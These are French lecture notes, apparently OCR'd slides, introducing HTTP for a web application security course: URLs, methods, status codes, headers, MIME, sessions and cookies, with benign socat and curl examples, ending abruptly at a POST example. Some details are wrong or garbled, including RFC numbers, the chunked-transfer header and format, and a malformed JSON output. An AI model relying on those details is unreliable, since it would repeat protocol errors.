Sécurité des Applications Web

Le protocole HTTP

La naissance de la *toile* ou du «*Web*»

C'est le «*phénomène*» qui a fait explosé l'utilisation d'internet.

Il date de 1989, inventé par Tim Berners-Lee, physicien au CERN.

But
- ▷ permettre un **accés facile** à des documents de différentes natures
  - ◇ utiliser le concept **d'URL**
  - ◇ utiliser le format de descritption de contenu **MIME**
- ▷ permettre la création de **document composite** (texte+image+son)
  - ◇ définir un format de document mélant ces éléments de nature différente
- ▷ permettre d'établir des **interdépendances** entre des documents :
  - ◇ relier des documents entre eux par un lien définit sur le contenu
- ▷ faciliter la **localisation** des documents
  - ◇ utilisation de document de « départ » **connu** pour l'accés à d'autres documents **moins connus**

Moyen
- ▷ définition d'un **format de document structuré** (HTML "Hyper Text Markup Language")
- ▷ définition d'un **protocole simple** pour l'échange de données basés sur le modéle client/serveur (envoi de requête, réception d'un document) (HTTP "Hyper Text Transfer Protocole")
- ▷ utilisation du format universelle pour la **désignation** d'un document (URL "Uniform Resource Locator")
- ▷ réutilisation du format MIME pour la **description** des documents échangés

Outils
- ▷ le **serveur Web** permettant la mise à disposition de documents (en général au format HTML)
- ▷ le **navigateur Web**, ou "browser", permettant la récupération et la consultation de ces documents

Serveurs spécialisés le **moteur de recherche** qui parcours, indexe les documents accessibles par le Web et permet de rechercher ces documents en fonction de leur contenu (pages HTML), où de leur nom.

Localisation et accés à l'information (RFC 738 et 808)

Le problème de l'accés aux données est un **double problème**, il faut indiquer :

- ▷ l'endroit où se trouve la resource ;
- ▷ le moyen pour la récupérer avec éventuellement des **autorisations d'accès**.

Format universel

```
service :// adresse_machine [:n° port] / chemin_accés
```

En général le nom du service correspond à celui du protocole :
Exemple : `http://www.sciences.unilim.fr` `ftp://ftp.unilim.fr`, `news://news.unilim.fr`

Peuvent être ajouté :

- ☐ une identité : `ftp://toto@alphainfo.unilim.fr` ;
- ☐ une identité et un mot de passe : `ftp://toto:top_secret@ftp.unilim.fr`
- ☐ un chemin d'accés à un répertoire ou à un fichier ou à un groupe :
  `ftp://ftp.unilim.fr/pub/mac`
  `http://www.sciences.unilim.fr/index.html`
  `news://news.unilim.fr/fr.rec.*`
- ☐ un **numéro de port** de connexion pour utiliser un numéro de port différent de celui par défaut du service (serveur utilisateur ne pouvant utilisé un port réservé par l'administrateur, serveur supplémentaire, port non filtré par un firewall...)

Dans le cas d'une localisation avec un chemin d'accés vers un répertoire ou un fichier, il est nécessaire de tenir compte des **droits d'accés** à ces resources.

L'accés à un fichier peut être **bloqué**, ou le contenu d'un répertoire **interdit en lecture**.

Mais il peut être utile de modifier l'URL au niveau du chemin d'accés pour pouvoir accéder à une resource qui aurait été déplacée (changement de répertoire ou de nom...).

Un système de requêtes/réponses

La base de la consultation de documents sur le Web est le mécanisme de requête/réponse :

Pour le client web :

- ▷ il reçoit une URL,
- ▷ il analyse l'URL pour en déduire l'adresse de la machine désignée par l'URL et le nom du document à demander
- ▷ il se connecte sur la machine hébergeant la resource de la manière indiquée dans l'URL (ftp, http...) – après une connexion réussie, il réclame le document
- ▷ en général, la connexion est interrompue.


Chrome, Opera, Brave... sont des navigateurs web.

Pour le serveur Web :

- ▷ il traite différentes natures de document, mais uniquement pour un accés suivant le protocole HTTP ;
- ▷ il attend la connexion d'un client, en général, sur les port 80 et 443 pour la version sécurisée par TLS ;
- ▷ il reçoit une requête ;
- ▷ il analyse la requête afin de déterminer le document demandé ;
- ▷ il vérifie les autorisations d'accés pour le document (sous Unix, le serveur Web se comporte comme unutilisateur ayant des droits d'accés restreint, en particulier sur les autres fichiers que ceux qu'il met en consultation) ;
- ▷ il retourne le document demandé au client ;
- ▷ en général, il termine sa connection avec le client ;

Apache est le serveur web le plus employé et le plus sûr.

Le protocole HTTP, «HyperText Transfer Protocol», RFC 1945



Caractéristiques

Protocole texte
- ☐ échange de lignes de commandes au format ASCII 7bits
- ☐ transmission entre le client et le serveur basé TCP.
- ☐ **très simple**, ce qui explique sa popularité et sa facilité de mise en œuvre.

Versions

HTTP/0.9 version de base avec requête/réponse le document est renvoyé directement ;

HTTP/1.0 version normalisée (RFC 945) avec comme amélioration, l'ajout :
- ▷ d'en-tête pour la description des resources échangées (utilisation du format MIME RFC822),
- ▷ des informations supplémentaires envoyées par le client (format de données supporté ou désiré, description de la version et de la marque du navigateur...)

HTTP/1.1 ajout de **connexions persistantes** entre le client et le serveur en vue de l'échange de plusieurs resources par l'intermédiaire de la même connexion (transfert des différents éléments d'un même document composite).

HTTP/2.0 version transitoire avec transfert dans **une même connexion TCP** de différentes ressources **fractionnées** ;

HTTP/3.0 protocole Quic **basé sur UDP** mélangeant négociation sécurité (authentification/chiffrement) visant à diminuer le nombre d'échanges nécessaires (rtt, «*round trip time*») et échange de données **frationnées**.

Dialogue client/serveur

Le protocole HTTP se caractérise par l'échange d'une requête et d'une réponse.

Ces **requêtes** et **réponses** ont un schéma similaire :
- ▷ une ligne initiale : ligne de commande pour la requête ou d'état pour la réponse ;
- ▷ aucune ou plusieurs lignes d'en-tête : `entête: valeur`, `entête: valeur` ;
- ▷ une ligne « vide »
- ▷ un message optionnel (un fichier, des données pour la requête ou des résultats de la requête)

Le protocole HTTP : illustration

Commande «`socat`» pour établir une connexion TCP et on envoie les lignes suivantes :

xterm

```
pef@darkstar:~$ socat stdio tcp:p-fb.net:80
GET /toto HTTP/1.0
Host: p-fb.net

```

ligne vide pour indiquer la fin de la requête

On reçoit de la part du serveur les lignes suivantes :

xterm

```
HTTP/1.1 404 Not Found
Server: GitHub.com
Content-Type: text/html; charset=utf-8
Access-Control-Allow-Origin: *
ETag: "6178833c-634"
x-proxy-cache: MISS
X-GitHub-Request-Id: A898:8123:D1862A:D8A34D:617BCE57
Content-Length: 1588
Accept-Ranges: bytes
Date: Fri, 29 Oct 2021 10:35:03 GMT
Via: 1.1 varnish
Age: 0
Connection: close
X-Served-By: cache-cdg20758-CDG
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1635503703.088888,VS0,VE98
Vary: Accept-Encoding
X-Fastly-Request-ID: 51070abe1910e8323daccf62b4550f1cc43c3e89

<!DOCTYPE html>
<html lang="fr" class="js csstransforms3d">

<head>
...
```

ligne d'état

début de la ressource : ici, une page HTML

La ligne de commande dans le cas de la requête

Ces commandes sont divisés en **trois parties** séparées par des espaces :

- une méthode :

GET	Récupération d'un document
HEAD	Consultation de renseignement sur un document
PUT	Rangement d'un document sur le serveur
POST	« Ajout » à une resource des informations données
DELETE	Suppression d'un document
LINK	Définition d'une connexion entre deux documents
UNLINK	Suppression d'une connexion entre deux documents

- le chemin d'accès de la resource ou requête URI «*Uniform Resource Identifier*» ;
- la version du protocole HTTP utilisé indiquée sous la forme « HTTP/x.x » en majuscule ;

Exemple : `GET /chemin/d/acces/au/fichier/index.html HTTP/1.0`

La ligne d'état dans le cas de la réponse

Elle est décomposée en trois parties séparées par des espaces :

- la version du protocole HTTP
- un code d'état pour donner le résultat de la requête suivi d'une phrase expliquant la raison du code d'état ;

Le code d'état est un entier sur trois chiffres, dont le premier chiffre donne la catégorie générale :

1xx	message d'information seulement
2xx	indication du succés
3xx	redirection du client vers une autre URL
4xx	indication d'une erreur au niveau du client
5xx	indication d'une erreur au niveau du serveur

Les lignes d'en-tête

Ces lignes donnent des informations à propos de la **requête** ou de la **réponse**.

Elles sont au format général introduit dans la RFC 822, c-à-d « Nom-En-tête: valeur » :

- les noms d'en-têtes peuvent être minuscules ou majuscules ;
- il peut y avoir des espaces et des tabulations entre le « : » et la valeur ;
- une ligne d'en-tête commençant par un espace ou une tabulation est associé à la ligne précédente :

```
EN_TÊTE: un_nom_tres_long, un_autre_nom_tres_long
```

est équivalent à :

```
EN_TÊTE:  un_nom_tres_long,
          un_autre_nom_tres_long
```

Il existe de nombreuses en-têtes (HTTP/1.0 : 6 en-têtes, HTTP/1.1 : 46 en-têtes).

Au niveau d'une requête :

- `Host:` qui est obligatoire pour indiquer le nom symbolique du serveur que l'on veut utiliser ;
  Dans le cas de l'hébergement de plusieurs sites Web sur une même adresse IP, il permet de distinguer le site auquel on veut avoir accès en fonction de l'alias de la machine que l'on a utilisé : `193.50.85.1` *correspond à* `www.un_site.un_domaine.fr` *et* `www.un_autre_site.un_domaine.fr`
- `User-Agent:` permet d'identifier le logiciel qui fait la requête ;
  Exemple : `User-agent: Mozilla/0.9`

Au niveau d'une réponse :

- `Server:` permet d'identifier le logiciel serveur
- `Last-modified:` permet de donner la date d'actualisation de la resource (intéressant pour un cache...)

Le message optionnel transmis après les lignes d'en-tête

En général, il correspond à la **resource** elle-même dans le cas d'une **réponse**.
Dans le cas d'une «requête», ce message peut contenir une resource à **mettre à jour** (commande PUT par exemple) ou bien des informations **saisies** par l'utilisateur (champs de formulaire).
Ce message dispose de sa propre en-tête, exprimée sous forme de lignes d'en-tête :

- `Content-Type` pour donner la nature de cet élément au format MIME ;
- `Content-Transfer-Encoding` pour indiquer quel format est utilisé pour le transférer ;
- `Content-Length` pour donner la taille de l'élément.
  Dans le cas de paramètres joints à une requête, c'est un champ obligatoire !
  Il permet au serveur de lire **exactement** le nombre d'octets concernant l'élément, avant de passer à l'élaboration de la réponse.

Cas particuliers de certaines commandes ou méthodes

- méthode `HEAD` : seule l'en-tête de la réponse est envoyée (juste la ligne d'état et les en-têtes correspondant au serveur mais pas le message optionnel).
  Cette méthode permet de savoir si une resource a été modifiée et doit être de nouveau récupérée.

- méthode `POST` : elle est employée pour envoyer des données de l'utilisateur.
  Elle utilise pour décrire le message joint à la requête, les en-têtes `Content-Length` et `Content-Type`.
  Ces informations sont fournies **en entrée** d'un programme et la réponse du serveur correspond à la **sortie** de ce programme :
  - l'URI employée est souvent le nom du programme à déclencher ;
  - la réponse est souvent construite de manière dynamique par l'exécution de ce programme.

On parle de CGI, «Common Gateway Interface».

Mode spécial de transfert du message optionnel

Le mode « en morceaux », `Content-Transfer-Encoding: chunked`, permet de transmettre un message optionnel crée par morceaux et dont on ne connait pas la taille totale a priori.
(on donne à chaque fois en hexadécimal sur deux chiffres suivi d'un point-virgule la taille du morceau suivi du morceau).

Les connections persistantes

Dans le cas de la récupération d'un document **composite**, il est courant de devoir récupérer **plusieurs ressources** sur un **même serveur** et il est alors intéressant de pouvoir utiliser la **même connexion** pour échanger toutes ces resources :

- ▷ cette modification a été introduite dans la version 1.1 du protocole HTTP, pour lequel c'est le comportement par défaut.
- ▷ le client effectue **plusieurs requêtes** à la suite, et lit les réponses dans le même ordre avec lequel il a envoyé ses requêtes.

Si un client ne veut pas utiliser ce comportement, il doit ajouter la ligne d'en-tête `Connection: close` dans sa requête, auquel cas le serveur ne lira qu'une requête et fermera sa connection après avoir donné sa réponse.

Les connections lentes

Un serveur peut rendre une réponse **temporaire**, indiquée par la ligne d'état `100 Continue` avant de transmettre une réponse complète. Cela permet de **retarder** la transaction entre le serveur et le client.

Les connections avec cache

Le serveur doit pouvoir gérer les lignes d'en-têtes suivantes :

- ▷ `Date` pour permettre d'estampiller les données transmises ;
- ▷ `If-modified-since` pour ne donner la resource que si elle a été modifiée.
  Dans le cas où elle n'a pas été modifiée le serveur répond par `304 Not Modified`.

MIME, «*Multipurpose Internet Mail Extensions*» RFC 1521

But :

- redéfinition du format des messages tout en restant compatible avec le format définie dans la RFC 822.
- envoi de texte accentués (français, allemand, tchèque...)
- envoi de texte dans des alphabets non latins (hébreu, cyrillique, grec...)
- envoi de texte dans des langues sans alphabet (chinois, japonais, coréen...)
- envoi de données non textuelles (audio, vidéo...)

Attention, la capacité lors de la réception des messages à traiter le contenu dépend entièrement de la configuration de la machine du destinataire !


Moyens :

- ajout de lignes pour contrôler le traitement du message à l'arrivée ;
- découpage du message en plusieures parties avec des marqueurs de délimitation ;
- champs supplémentaires et obligatoires au niveau de l'en-tête :
  - MIME-Version
  - Content-type
  - Content-transfer-encoding
  - Content-Id (optionnel)

Le champ `content-type` est divisé en deux champs :

- type du contenu : text, image, video, application, multipart
- format du contenu : text/plain, text/html, image/gif, image/jpeg, video/mpeg, multipart/mixed, application/octet-stream

Utilisation du «mode connecté» : protocole de transport TCP, encapsulant le protocole HTTP pour échanger un descripteur de format MIME, encapsulatn un contenu formaté HTML, …



La commande «`curl`» va récupérer les données au format JSON et ces données vont être formatées par le module «json.tool» :

xterm

```
pef@darkstar:/Users/pef $ curl -sH 'Accept: application/json' http://api.icndb.com/jokes/random | python3 -m
json.tool
{   "type": "success",
    "value": {
        "categories": [
            "nerdy"
        ],
        "id": 543,
        "joke": "Chuck Norris's programs can pass the Turing Test by staring at the interrogator."
    }
}
        }
    ],
}
```

xterm

```
pef@darkstar-8:/Users/pef $ curl -vI http://www.unilim.fr/
*   Trying 164.81.1.97...
* TCP_NODELAY set
* Connected to www.unilim.fr (164.81.1.97) port 80 (#0)
> HEAD / HTTP/1.1
> Host: www.unilim.fr
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
HTTP/1.1 301 Moved Permanently
< Server: nginx
Server: nginx
< Date: Mon, 11 Sep 2017 10:56:46 GMT
Date: Mon, 11 Sep 2017 10:56:46 GMT
< Content-Type: text/html
Content-Type: text/html
< Connection: keep-alive
Connection: keep-alive
< Location: https://www.unilim.fr/
Location: https://www.unilim.fr/

<
* Connection #0 to host www.unilim.fr left intact
```

Connaissance du client par le serveur HTTP

- Le protocole HTTP permet **d'accéder** aux ressources.
- La gestion des liens est assuré au niveau du format **HTML** (hypertexte).
- Il n'existe **pas de liens** entre les ressources d'un même document composite vis-à-vis du protocole HTTP (au plus il y a une partie d'URL commune).

Un serveur n'a pas connaissance (ou très réduite) des utilisateurs récupérant les ressources qu'il met à disposition.

Dans le cas de la **récupération successive**, par le client, de plusieurs documents au format HTML, le serveur ne garde pas trace de cette succession et surtout ne l'associe pas à la navigation d'un **même client**.

Dans le cas de l'utilisation d'un **proxy** (un serveur intermédiaire servant à centraliser toutes les requêtes des différents utilisateurs), tous les utilisateurs de ce proxy sont ignorés. Le serveur n'a conscience que du proxy.


On parle de protocole «*stateless*» (sans état).

Besoins d'un dialogue client/serveur personnalisé

- obtention d'une ressource suivant les désirs de l'utilisateur (choisir la langue du document HTML, le nombre de liens par page dans le cas d'une recherche sur un moteur de recherche...)
- envoi d'information de la part de l'utilisateur (passer une commande, s'inscrire pour recevoir de la publicité...)
- simulation d'un dialogue entretenu durant une navigation (session de connexion sur un serveur...)

Une pile de protocole

- protocole « utilisateur » ou abstrait : consultation d'une page web ;
- protocole de transport : TCP ;
- protocole d'échange : HTTP ;
- format d'échange : MIME.



Mécanisme de personnalisation

Il existe **différents mécanismes** permettant de **personnaliser** une transaction entre un client et un serveur, mais toutes ces méthodes consiste à transmettre depuis le serveur, une information au client.

Cette information sera ensuite **retransmise** au serveur lors du chargement d'un nouveau document et permettra d'identifier de **manière unique** le client vis-à-vis du serveur :

– utilisation de « formulaire » HTML, avec éventuellement des champs cachés ;
– utilisation de «*cookies*» (Attention : un cookie ne doit être envoyé qu'au serveur qui l'a émis)

Un cookie est un ensemble de données confié à un tiers, dont l'interprétation lui est cachée. – construction d'URL contenant un identifiant.

Durée de la personnalisation

Elle dépend du mécanisme employé :

- dans le cas d'un **cookie**, ce cookie peut être mémorisé au sein du navigateur Web de manière **courte** (dès que le navigateur quitte ou que le serveur en demande la destruction) ou **longue** (indépendante dela connexion au site et jusqu'à expiration du cookie) ;
- dans le cas d'une **URL**, l'URL peut être **mémorisée** au sein du navigateur (sous forme de signet) et peut éventuellement permettre de reprendre une navigation personnalisée ;
- dans le cas de **formulaire**, les valeurs des champs de formulaires ne sont pas mémorisés. Il existe néanmoins des mécanismes permettant de les sauvegarder en tant que cookie.

Notion de session

L'identification du client auprès du serveur va permettre la définition d'une session :

– **ouverture** de la session :
  - identification par nom et mot de passe dans le cas d'un site sécurisé
  - requête de la page d'accueil du site
– **fermeture** de la session :
  - déconnexion souhaitée par l'utilisateur par défaut,
  - fermeture du navigateur

Rapport entre les différents protocoles


Le protocole abstrait est celui qui intéresse l'utilisateur (ici, Alice), c-à-d. « naviguer sur le Web ».

L'unité élémentaire de ce protocole est la transaction (Alice charge une page Web).

Le navigateur d'Alice réalise plusieurs échanges au format HTTP pour récupérer les contenus multimédia.


La notion de session décrit l'ensemble des transactions qui ont un certain lien entre elles.

Par exemple : entrer dans le magasin virtuel, s'identifier, remplir son caddie, payer et quitter le site.



Utilisation de cookies, de données de formulaires, de contenus JSON, d'URL particulière (REST), *etc.*

Début de la session : navigation sur le site de l'agence immobilière



Session : plusieurs transactions

Fin de la session

Une **session** est composée de plusieurs **transactions**.

Chaque **transaction** peut donner lieu à un ou plusieurs **échanges**.

Extension du protocole HTTP (RFC 209)

La gestion d'un cookie se fait par ajout de lignes d'en-têtes au niveau du protocole HTTP.

Dans la réponse envoyée depuis un serveur :

```
Content-type: text/html
Set-Cookie: gateau=genoise; path=/; expires Mon, 11-Dec-2021 13:46:00 GMT
```

Ces lignes demandent au navigateur le stockage d'un cookie dont :

- ▷ le nom est « gateau » associé à la valeur « genoise » ;
- ▷ la date d'expiration est le 11 décembre 2021 à 13h46 heure de Greenwich.
- ▷ le chemin d'accés est « / » soit le site dans sa globalité.

Lors d'une nouvelle requête, le navigateur web transmet les lignes d'en-têtes suivantes :

```
Content-type: text/html
Cookie: gateau=genoise
```

Définition du cookie

- ☐ le **nom** du cookie si la valeur associée au cookie est vide, le cookie est détruit ;
- ☐ la **valeur** du cookie, exemple : nom=valeur ;
- ☐ la **date d'expiration** du cookie, optionnel. Si elle n'est pas spécifié le cookie expire à la fermeture de la session (fermeture du navigateur ou fermeture explicite de la session) ;
- ☐ le **chemin** pour lequel le cookie est **valide**, restreint l'accés au cookie par rapport au chemin d'accés de la page ;
- ☐ le **domaine** pour lequel le cookie est **valide**, permet de définir les domaines pouvant avoir accés au cookie. Il peut y en avoir plusieurs dans le cas d'un site réparti sur plusieurs machines ;
- ☐ le besoin de disposer d'une **connexion sécurisée** pour échanger le cookie.

Méthode «*POST*» : les champs/valeurs sont transmis après la requête

xterm

```
